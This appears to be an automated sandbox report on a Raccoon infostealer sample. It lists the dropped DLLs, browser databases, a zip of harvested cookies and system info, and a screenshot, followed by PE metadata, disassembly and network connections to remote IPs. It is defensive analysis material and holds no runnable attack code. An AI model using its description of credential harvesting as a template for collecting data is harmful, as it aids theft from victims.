Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....5:`wq[.$q[.$q[.$x#.$s[.$.9.%s[.$.9.%p[.$.9.%{[.$.9.%z[.$S;.%s[ .$.8.%t[.$q[.$=[.$.8.%t[.$.8.%p[.$.8.$p[.$.8.%p[.$Richq[.$.....PE..L....@.\.....''!.... ... .....%.....0.....p...../....@.....5.....p7..x....P..x... .....@.....`..$...`1..T.....1..@.....0..,.....text...2..... ..... ..`.rdata.....0.....$.....@..@.data...4....@.....4.....@....rsrc. ..x....P.....8.....@..@.reloc..$....`.....<.....@..B..... .....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\qipcap.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	16336
Entropy (8bit):	6.437762295038996
Encrypted:	false
SSDEEP:	192:aPgr1ZCb2vGJ7b20qKvFej7x0KDWpH3vUA397Ae+PjPonZwC7Qm:aYpZPGJP209F4vDG8A3OPLonZwC7X
MD5:	F3A355D0B1AB3CC8EFFCC90C8A7B7538
SHA1:	1191F64692A89A04D060279C25E4779C05D8C375
SHA-256:	7A589024CF0EEB59F020F91BE4FE7EE0C90694C92918A467D5277574AC25A5A2
SHA-512:	6A9DB921156828BCE7063E5CDC5EC5886A13BD550BA8ED88C99FA6E7869ECFBA0D0B7953A4932EB8381243CD95E87C98B91C90D4EB2B0ACD7EE87BE114A91 A9E
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....s6.7W..7W..7W..>/..5W...5..5W...5..6W...5..>W...5..<W...7..4W. .7W..*W...4..6W...4`.6W...4..6W..Rich7W.....PE..L....B.\.....''!..... ..... .....`.....r....@.....$..P....@..x.....''.....P.. .... ..T..... ..@..... ..h.....text...P..... ..`.rdata..... .....@..@.data.....0.....@....rsrc...x....@..... .@..@.reloc.. ....P..... .....@..B..... .....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\softokn3.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	144848
Entropy (8bit):	6.54005414297208
Encrypted:	false
SSDEEP:	3072:8Af6suip+I7FEk/oJz69sFaXeu9CoT2nIVFetBW3D2xkEMk:B6POsF4CoT2OeYMzMk
MD5:	4E8DF049F3459FA94AB6AD387F3561AC
SHA1:	06ED392BC29AD9D5FC05EE254C2625FD65925114
SHA-256:	25A4DAE37120426AB060EBB39B7030B3E7C1093CC34B0877F223B6843B651871
SHA-512:	3DD4A86F83465989B2B30C240A7307EDD1B92D5C1D5C57D47EFF287DC9DAA7BACE157017908D82E00BE90F08FF5BADB68019FFC9D881440229DCEA5038F61C 6
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....l$...JO..JO..JO.u.O..JO?oKN..JO?oIN..JO?oON..JO?oNN ..JO.mKN..JO-nKN..JO..KO~.JO-nNN..JO-nJN..JO-n.O..JO-nHN..JORich..JO.....PE..L....@.\.....''!.....b.....P.....|....@..... .....0..x.....@..`.....T.....(...@.....I.....text..... ..`.rdata...D.....F.....@..@.data..... .....@ ....rsrc...x....0.....@..@.reloc..`....@.....@..B..... .....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\ucrtbase.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1142072
Entropy (8bit):	6.809041027525523
Encrypted:	false
SSDEEP:	24576:bZBmnrh2YVAPROs7Bt/tX+/APcmcvIZPoy4TbK:FBmF2lIeaAPgb
MD5:	D6326267AE77655F312D2287903DB4D3
SHA1:	1268BEF8E2CA6EBC5FB974FDFAFF13BE5BA7574F
SHA-256:	0BB8C77DE80ACF9C43DE59A8FD75E611CC3EB8200C69F11E94389E8AF2CEB7A9
SHA-512:	11DB71D286E9DF01CB05ACEF0E639C307EFA3FEF8442E5A762407101640AC95F20BAD58F0A21A4DF7DBCDA268F934B996D9906434BF7E575C4382281028F64D
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....E.....o.....p..... .Rich.....PE..L....3.....!....Z.....=.....p.....p.....@A.....`.....0..8=.....$... ...T.....H...@... .....text....Z.....Z..... ..`.data.....p.....^.....@....idata..6.....I.....@..@.rsrc.....@..@.reloc..$..... .....@..B..... .....

C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\vcruntime140.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	83784
Entropy (8bit):	6.890347360270656
Encrypted:	false
SSDEEP:	1536:AQXQNgAuCDeHFtg3uYQkDqiVsv39niI35kU2yecbVKHHwhbfugbZyk:AQXQNVDeHFtO5d/A39ie6yecbVKHHwJF
MD5:	7587BF9CB4147022CD5681B015183046
SHA1:	F2106306A8F6F0DA5AFB7FC765CFA0757AD5A628
SHA-256:	C40BB03199A2054DABFC7A8E01D6098E91DE7193619EFFBD0F142A7BF031C14D
SHA-512:	0B63E4979846CEBA1B1ED8470432EA6AA18CCA66B5F5322D17B14BC0DFA4B2EE09CA300A016E16A01DB5123E4E022820698F46D9BAD1078BD24675B4B181E91F
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....NE...E...E.....".G...L.^.N...E...l.....U.....V.....A....._.....D.....2.D.....D...RichE.....PE..L....8'Y....."!..... .....@.....@A..... .....H?...0.....8.....@.....text..... ..`.data...D.....@....idata.....@..@.rsrc..... .....@..@.reloc.....0.....@..B..

C:\Users\user\AppData\LocalLow\frAQBc8Wsa	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C.....

C:\Users\user\AppData\LocalLow\imUlOHTtWMK.zip	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	62251
Entropy (8bit):	**7.994650661960675**
Encrypted:	**true**
SSDEEP:	1536:tLKWBZjgRtWCtLKC6BePQsdXeFJkreMmm3yJQWMwGgdE:tm0ZmYr0PdXgQZmmCJtkD
MD5:	8E0FACFDF43D4CE1F29FA8D546455D38
SHA1:	EFC1BDC63B0725BAB690D691F1EA58CF67F5A146
SHA-256:	375A257E24D5968691ACF8521EC432C87FC57414C530EB675653948AF7B2A902
SHA-512:	D546400CEEF98903516181F05D20FA87A5E6042F2E97A55F455A2E07AD4DDA73BF428EA50B19DAB3E49B8F5B91CABFEF2BA96E8DE3D6D3217B99D837361F038
Malicious:	false
Preview:	PK.....PWRK.3.....*...browsers/cookies/Google Chrome_Default.txtUT.....4`..4`..4`%..r.0...5..S....E...f".....G..h....z6g#.I^..L7+O.j..g.l..[.E.....gy.....p...n.[.Fk..LR..4E[_....U#..%M..U...Q>..5....l.?.H...\.l..}.G....y...._.h..a.....H..0d.=..|.F8s.0...u.....PK.....PWRt1.....7.....System Info.txtUT...?.4`?.4`?.4`uS.j.0.}....<&P.I...O...t.....V.QG2.....;N.n...`.....J..~.#....6jtY@n.....V)...W....D.%)e.)gH....w..Y...PNx..0..TDp.....OR..x:..(..Y...0..Q4.D2..Y4...{e..(.p.1F.-`....j[!.o..9B..}....`)....@.v..k.~.]..Z.an....Z[.v..r-..[tbj.....;k0.$.s...)$....8....."B6.....!.....|w..]....].R..z..x...}.....=.<."...t.3....m..6.}..?.p.....-Kg.&...D.c.k....^cqJfy....*{.>..To.....8..~.'....;....S.T.*[.Ql.`1.^.....X.N).....<....(?%0.*..N.....>,t..5.....-+dU.l.. ..eY.\gU....e.}P.....a.d..L..cCB.N=.a.|va../.x..^a."B.`lH.g...U{..R..J...I....IW.YBr"q.P..pAQ./%kj.P.....n.lX?.U...8...e1.~..H.O.>.<.....nm..=..PK.....P

C:\Users\user\AppData\LocalLow\machineinfo.txt	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	1079
Entropy (8bit):	5.257779537140136
Encrypted:	false
SSDEEP:	24:eGeijn7H/f3eky53Net5IvNxBqhKQa77CGik/R8RA2Tvqzh:5eK7H3Q3NetcBg2CGik/R0A+0h
MD5:	4D56E2CC93E95769F64921D773DDD348

C:\Users\user\AppData\LocalLow\machineinfo.txt	
SHA1:	A7C873043EC688FC1F71686CFC926521E27D109D
SHA-256:	624C196AC850A006600246BE98FFC8C1824100C96CB075B876B7A919F163A231
SHA-512:	C73B04E9BA46F061ABCC89576C2BD76F10B166BFBEAB3A30F9881534C78C374286C1B8CF1D160710F6394DC55F6BFC739D7BB7F5C7CEBE5FF94425FF9BA4CE BF
Malicious:	false
Preview:	Raccoon | 1.7.2...Build compile date: Sun Jan 10 14:58:01 2021...Launched at: 2021.02.23 - 18:04:45 GMT...Bot_ID: D06ED635-68F6-4E9A-955C-4899F5F57B9A _user...Running on a desktop.....----------..... - Cookies: 1... - Passwords: 0... - Files: 0.....System Information:... - System Language: English... - System TimeZone: - 8 hrs... - IP: 84.17.52.38... - Location: 47.431702, 8.575900 | Zurich, Zurich, Switzerland (8152)... - ComputerName: 704672... - Username: user... - Windows version: NT 10.0... - Product name: Windows 10 Pro... - System arch: x64... - CPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz (4 cores)... - RAM: 8191 MB (5431 MB used)... - Screen resolution: 1280x1024... - Display devices:....0) Microsoft Basic Display Adapter.....----------.....Installed Apps: ....Adobe Acrobat Reader DC (19.012.2003 5)....Google Chrome (85.0.4183.121)....Google Update Helper (1.3.35.451)....Java 8 Update 211 (8.0.2110.12)....Java Auto Updater (2.8.211.12)....Update

C:\Users\user\AppData\LocalLow\rQF69AzBIa	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6951152985249047
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBopIvJn2QOYiUG3PaVrX:T5LLOpEO5J/Kn7U1uBopIvZXC/alX
MD5:	EA7F9615D77815B5FFF7C15179C6C560
SHA1:	3D1D0BAC6633344E2B6592464EBB957D0D8DD48F
SHA-256:	A5D1ABB57C516F4B3DF3D18950AD1319BA1A63F9A39785F8F0EACE0A482CAB17
SHA-512:	9C818471F69758BD4884FDB9B543211C9E1EE832AC29C2C5A0377C412454E8C745FB3F38FF6E3853AE365D04933C0EC55A46DDA60580D244B308F92C57258C98
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\LocalLow\screen.jpeg	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1280x1024, frames 3
Category:	dropped
Size (bytes):	68991
Entropy (8bit):	7.784000355213806
Encrypted:	false
SSDEEP:	1536:P+A+y9G75TNAAroFipWaYsJjCBCQ0Xc/EaeWe5gKerF:WA+y9GJ6NUJ2N0M/beQKeJ
MD5:	CCE5787AB0F0F8B727DD65FFB80AAACF
SHA1:	B17ABA8CA1C4FBBD9490117E4B48FB499BD8A8A6
SHA-256:	67902855C8B97B854C0B930FF22B4F33150B4E1FA7071D6AD5A5EC87E71A44B1
SHA-512:	70F7A1D3E87B0F759914B42BBF74FEDF82F2C8815B556A3971C08F4773DC7D54B2DD27FBA5AA9E5DD7382C5D9BA17D1637E186335CBB08754A4876B57D8106E
Malicious:	false
Preview:	......JFIF.....``.....C.....3!....?-/%3JANMIAHFR\vdRWoXFHf.hoz}...Oc.....v.....C.....<!!<.THT....."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..(..... ..f.>y.H.,g...?...r-2..Gi.....O.J.c*.....<....?.j..;u.e.._.?.....6..ki...bd..#..=.*..E-.....R..WP..*y.....g._.....eX}b.sOg..1K]@.v..... ...U.]C.k....vL....*F....[.QE%hH.RR..QK]7..k-N .g.FfI0.b8.&.5..R...'...)?....=+.y.....O:.+<..._.C.H...#?t.w..\.)F*.....I.MXm....(...(.:II>.k...9&Ea.d.....}..|...#...&.4.y.....j..t."X...#.....O..d>S..._...5

C:\Users\user\AppData\LocalLow\sqlite3.dll	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	916735
Entropy (8bit):	6.514932604208782
Encrypted:	false
SSDEEP:	24576:BJDwWdxW2SBNTjlY24eJoyGttl3+FZVpsq/2W:BJDvx0BY24eJoyctl3+FTX
MD5:	F964811B68F9F1487C2B41E1AEF576CE
SHA1:	B423959793F14B1416BC3B7051BED58A1034025F
SHA-256:	83BC57DCF282264F2B00C21CE0339EAC20FCB7401F7C5472C0CD0C014844E5F7
SHA-512:	565B1A7291C6FCB63205907FCD9E72FC2E11CA945AFC4468C378EDBA882E2F314C2AC21A7263880FF7D4B84C2A1678024C1AC9971AC1C1DE2BFA4248EC0F98 4
Malicious:	false

C:\Users\user\AppData\LocalLow\sqlite3.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....t\.....!.....Z.....p.....a..... ....H.... .....0...3.....text...XX.....Z.....`.P`.data.....p.....`.....@.`..rdata..... ...|.....@.`@.bss....(.....`..edata... ....."..... .....@.0@.idata..H.....@.0..CRT....,.....@.0..tls.... .....@.0..rsr c..... .....@.0..reloc...3...0...4.....@.0B/4.....p.....@.@B/19.....@..B/31..... .....@..B/45.....@..... .@..B/57.....`.....@.0B/70.....i....p.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.398265311987017
TrID:	• Win32 Executable (generic) a (10002005/4) 99.94% • Clipper DOS Executable (2020/12) 0.02% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • VXD Driver (31/22) 0.00%
File name:	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File size:	555520
MD5:	060bd14ae501d8dae94cc73672ab195b
SHA1:	e16be2044b73bfb717d92d13968eac473d64b8fc
SHA256:	757c6ccb2021bb12cb15fafcd4d748ef2d347ed4cb51076162563cbfe1ea01e0
SHA512:	4c39ee69a9e1f8511c8c37a714cd2e9a44f5223fa9c356a8c0d466d273caeba2c391107822111de63ebfbca53b4a4601e90f03d5317914dc53192ef8fef28704
SSDEEP:	12288:v0R651v0Rkfohu9i0w1UP/e9GjvMe1i+BF4O:v0asRkA7lUu9mMe1Vf4O
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$..... .....PE..L.....^.....

File Icon

Icon Hash:	709c28c4c4e4b8d4

Static PE Info

General

Entrypoint:	0x403740
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x5E80AE8B [Sun Mar 29 14:19:55 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5
Subsystem Version Minor:	1
Import Hash:	113ab027842a74f801bdc92a0f80850f

Entrypoint Preview

Instruction
mov edi, edi
push ebp

Instruction
mov ebp, esp
call 00007F2DC0B93B4Bh
call 00007F2DC0B8BB66h
pop ebp
ret
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
mov edi, edi
push ebp
mov ebp, esp
push FFFFFFFEh
push 00474168h
push 0040B2A0h
mov eax, dword ptr fs:[00000000h]
push eax
add esp, FFFFFF98h
push ebx
push esi
push edi
mov eax, dword ptr [00476090h]
xor dword ptr [ebp-08h], eax
xor eax, ebp
push eax
lea eax, dword ptr [ebp-10h]
mov dword ptr fs:[00000000h], eax
mov dword ptr [ebp-18h], esp
mov dword ptr [ebp-70h], 00000000h
lea eax, dword ptr [ebp-60h]
push eax
call dword ptr [0046D0A0h]
cmp dword ptr [0086CF60h], 00000000h
jne 00007F2DC0B8BB60h
push 00000000h
push 00000000h
push 00000001h
push 00000000h
call dword ptr [0046D09Ch]
call 00007F2DC0B8BCE3h
mov dword ptr [ebp-6Ch], eax
call 00007F2DC0B9577Bh
test eax, eax
jne 00007F2DC0B8BB5Ch
push 0000001Ch
call 00007F2DC0B8BCA0h
add esp, 04h
call 00007F2DC0B950D8h
test eax, eax
jne 00007F2DC0B8BB5Ch
push 00000010h
call 00007F2DC0B8BC8Dh
add esp, 04h

Instruction
push 00000001h
call 00007F2DC0B90E63h
add esp, 04h
call 00007F2DC0B94FEBh
mov dword ptr [ebp-04h], 00000000h
call 00007F2DC0B94BCFh
test eax, eax

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x74af0	0x28	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x470000	0xa620	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x47b000	0x1938	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x73e18	0x18	.rdata
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x73dd0	0x40	.rdata
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x6d000	0x184	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6ba71	0x6bc00	False	0.860591737964	data	7.82132041146	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x6d000	0x83ce	0x8400	False	0.273822206439	data	4.56486072359	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x76000	0x3f6f64	0x2800	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.yodoje	0x46d000	0x401	0x600	False	0.0130208333333	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.kemafuy	0x46e000	0x179	0x200	False	0.02734375	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.tls	0x46f000	0x9	0x200	False	0.02734375	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x470000	0xa620	0xa800	False	0.557942708333	data	5.74216282025	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x47b000	0x5b4c	0x5c00	False	0.228855298913	data	2.60911160945	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
PUS	0x476d38	0xbf7	ASCII text, with very long lines, with no line terminators	Tatar	Russia
RT_CURSOR	0x477968	0x134	data	Tatar	Russia
RT_ICON	0x470500	0xea8	data		
RT_ICON	0x4713a8	0x8a8	data		
RT_ICON	0x471c50	0x6c8	data		
RT_ICON	0x472318	0x568	GLS_BINARY_LSB_FIRST		
RT_ICON	0x472880	0x25a8	data		
RT_ICON	0x474e28	0x10a8	data		
RT_ICON	0x475ed0	0x988	data		
RT_ICON	0x476858	0x468	GLS_BINARY_LSB_FIRST		
RT_STRING	0x477c90	0x134	data	Tatar	Russia

Name	RVA	Size	Type	Language	Country
RT_STRING	0x477dc8	0x374	data	Tatar	Russia
RT_STRING	0x478140	0x286	data	Tatar	Russia
RT_STRING	0x4783c8	0x812	data	Tatar	Russia
RT_STRING	0x478be0	0x6f2	data	Tatar	Russia
RT_STRING	0x4792d8	0x668	data	Tatar	Russia
RT_STRING	0x479940	0x70a	data	Tatar	Russia
RT_STRING	0x47a050	0x5d0	data	Tatar	Russia
RT_ACCELERATOR	0x477930	0x38	data	Tatar	Russia
RT_GROUP_CURSOR	0x477aa0	0x14	Lotus unknown worksheet or configuration, revision 0x1	Tatar	Russia
RT_GROUP_ICON	0x476cc0	0x76	data		
RT_VERSION	0x477ab8	0x1d4	data	Tatar	Russia

Imports

DLL	Import
KERNEL32.dll	GetModuleHandleExA, SetEndOfFile, FindResourceW, MapUserPhysicalPages, LoadResource, HeapAlloc, LoadLibraryExW, InterlockedIncrement, ZombifyActCtx, CreateDirectoryW, LockFile, GetModuleHandleW, GetTickCount, GenerateConsoleCtrlEvent, GetConsoleAliasesA, ReadConsoleOutputA, GetLocaleInfoW, GetFileAttributesA, GetTimeFormatW, HeapValidate, SetConsoleCursorPosition, GetFileAttributesW, GetAtomNameW, GetCompressedFileSizeA, lstrcatA, ExitThread, FindNextVolumeMountPointW, CreateJobObjectA, GetProcAddress, CreateTimerQueueTimer, LocalAlloc, SetConsoleOutputCP, VirtualLock, InterlockedDecrement, InitializeCriticalSection, DeleteCriticalSection, EnterCriticalSection, LeaveCriticalSection, GetCommandLineA, HeapSetInformation, GetStartupInfoW, GetModuleFileNameW, RaiseException, EncodePointer, DecodePointer, TerminateProcess, GetCurrentProcess, UnhandledExceptionFilter, SetUnhandledExceptionFilter, IsDebuggerPresent, IsProcessorFeaturePresent, IsBadReadPtr, InitializeCriticalSectionAndSpinCount, QueryPerformanceCounter, GetCurrentThreadId, GetCurrentProcessId, GetSystemTimeAsFileTime, ExitProcess, GetModuleFileNameA, FreeEnvironmentStringsW, WideCharToMultiByte, GetEnvironmentStringsW, SetHandleCount, GetStdHandle, GetFileType, TlsAlloc, TlsGetValue, TlsSetValue, TlsFree, SetLastError, GetLastError, HeapCreate, WriteFile, OutputDebugStringA, WriteConsoleW, OutputDebugStringW, LoadLibraryW, SetFilePointer, GetConsoleCP, GetConsoleMode, GetACP, GetOEMCP, GetCPInfo, IsValidCodePage, HeapReAlloc, HeapSize, HeapQueryInformation, HeapFree, MultiByteToWideChar, RtlUnwind, SetStdHandle, GetStringTypeW, LCMapStringW, CreateFileW, CloseHandle, FlushFileBuffers

Version Infos

Description	Data
InternalName	calinilimodumator.exe
FileVersions	7.0.0.23
LegalCopyrights	Vsekdag
ProductVersions	67.0.20.45
Translation	0x0409 0x22fc

Possible Origin

Language of compilation system	Country where language is spoken	Map
Tatar	Russia	

Network Behavior

Network Port Distribution

Total Packets: 105

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 10:03:12.724379063 CET	49736	443	192.168.2.6	95.216.186.40
Feb 23, 2021 10:03:12.790421009 CET	443	49736	95.216.186.40	192.168.2.6
Feb 23, 2021 10:03:12.790678024 CET	49736	443	192.168.2.6	95.216.186.40
Feb 23, 2021 10:03:12.797638893 CET	49736	443	192.168.2.6	95.216.186.40
Feb 23, 2021 10:03:12.863038063 CET	443	49736	95.216.186.40	192.168.2.6
Feb 23, 2021 10:03:12.864845991 CET	443	49736	95.216.186.40	192.168.2.6
Feb 23, 2021 10:03:12.864870071 CET	443	49736	95.216.186.40	192.168.2.6
Feb 23, 2021 10:03:12.864888906 CET	443	49736	95.216.186.40	192.168.2.6
Feb 23, 2021 10:03:12.865036011 CET	49736	443	192.168.2.6	95.216.186.40
Feb 23, 2021 10:03:12.874351025 CET	49736	443	192.168.2.6	95.216.186.40
Feb 23, 2021 10:03:12.940181971 CET	443	49736	95.216.186.40	192.168.2.6
Feb 23, 2021 10:03:12.990703106 CET	49736	443	192.168.2.6	95.216.186.40
Feb 23, 2021 10:03:13.038450003 CET	49736	443	192.168.2.6	95.216.186.40
Feb 23, 2021 10:03:13.147147894 CET	443	49736	95.216.186.40	192.168.2.6
Feb 23, 2021 10:03:13.196690083 CET	443	49736	95.216.186.40	192.168.2.6
Feb 23, 2021 10:03:13.196712971 CET	443	49736	95.216.186.40	192.168.2.6
Feb 23, 2021 10:03:13.196727991 CET	443	49736	95.216.186.40	192.168.2.6
Feb 23, 2021 10:03:13.196743965 CET	443	49736	95.216.186.40	192.168.2.6
Feb 23, 2021 10:03:13.196755886 CET	443	49736	95.216.186.40	192.168.2.6
Feb 23, 2021 10:03:13.196906090 CET	49736	443	192.168.2.6	95.216.186.40
Feb 23, 2021 10:03:13.196933031 CET	49736	443	192.168.2.6	95.216.186.40
Feb 23, 2021 10:03:27.170317888 CET	49745	443	192.168.2.6	104.21.50.15
Feb 23, 2021 10:03:27.211107969 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:27.211282015 CET	49745	443	192.168.2.6	104.21.50.15
Feb 23, 2021 10:03:27.215962887 CET	49745	443	192.168.2.6	104.21.50.15
Feb 23, 2021 10:03:27.257997990 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:27.260909081 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:27.260934114 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:27.260946035 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:27.261137009 CET	49745	443	192.168.2.6	104.21.50.15
Feb 23, 2021 10:03:27.274630070 CET	49745	443	192.168.2.6	104.21.50.15
Feb 23, 2021 10:03:27.316467047 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:27.316860914 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:27.339431047 CET	49745	443	192.168.2.6	104.21.50.15
Feb 23, 2021 10:03:27.339658022 CET	49745	443	192.168.2.6	104.21.50.15
Feb 23, 2021 10:03:27.380137920 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:27.380187988 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.034770012 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.034795046 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.034806967 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.034818888 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.034987926 CET	49745	443	192.168.2.6	104.21.50.15
Feb 23, 2021 10:03:28.035018921 CET	49745	443	192.168.2.6	104.21.50.15
Feb 23, 2021 10:03:28.053555012 CET	49745	443	192.168.2.6	104.21.50.15

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 10:03:28.094139099 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.444751978 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.444771051 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.444905996 CET	49745	443	192.168.2.6	104.21.50.15
Feb 23, 2021 10:03:28.444931030 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.444946051 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.445041895 CET	49745	443	192.168.2.6	104.21.50.15
Feb 23, 2021 10:03:28.445452929 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.445477962 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.445564032 CET	49745	443	192.168.2.6	104.21.50.15
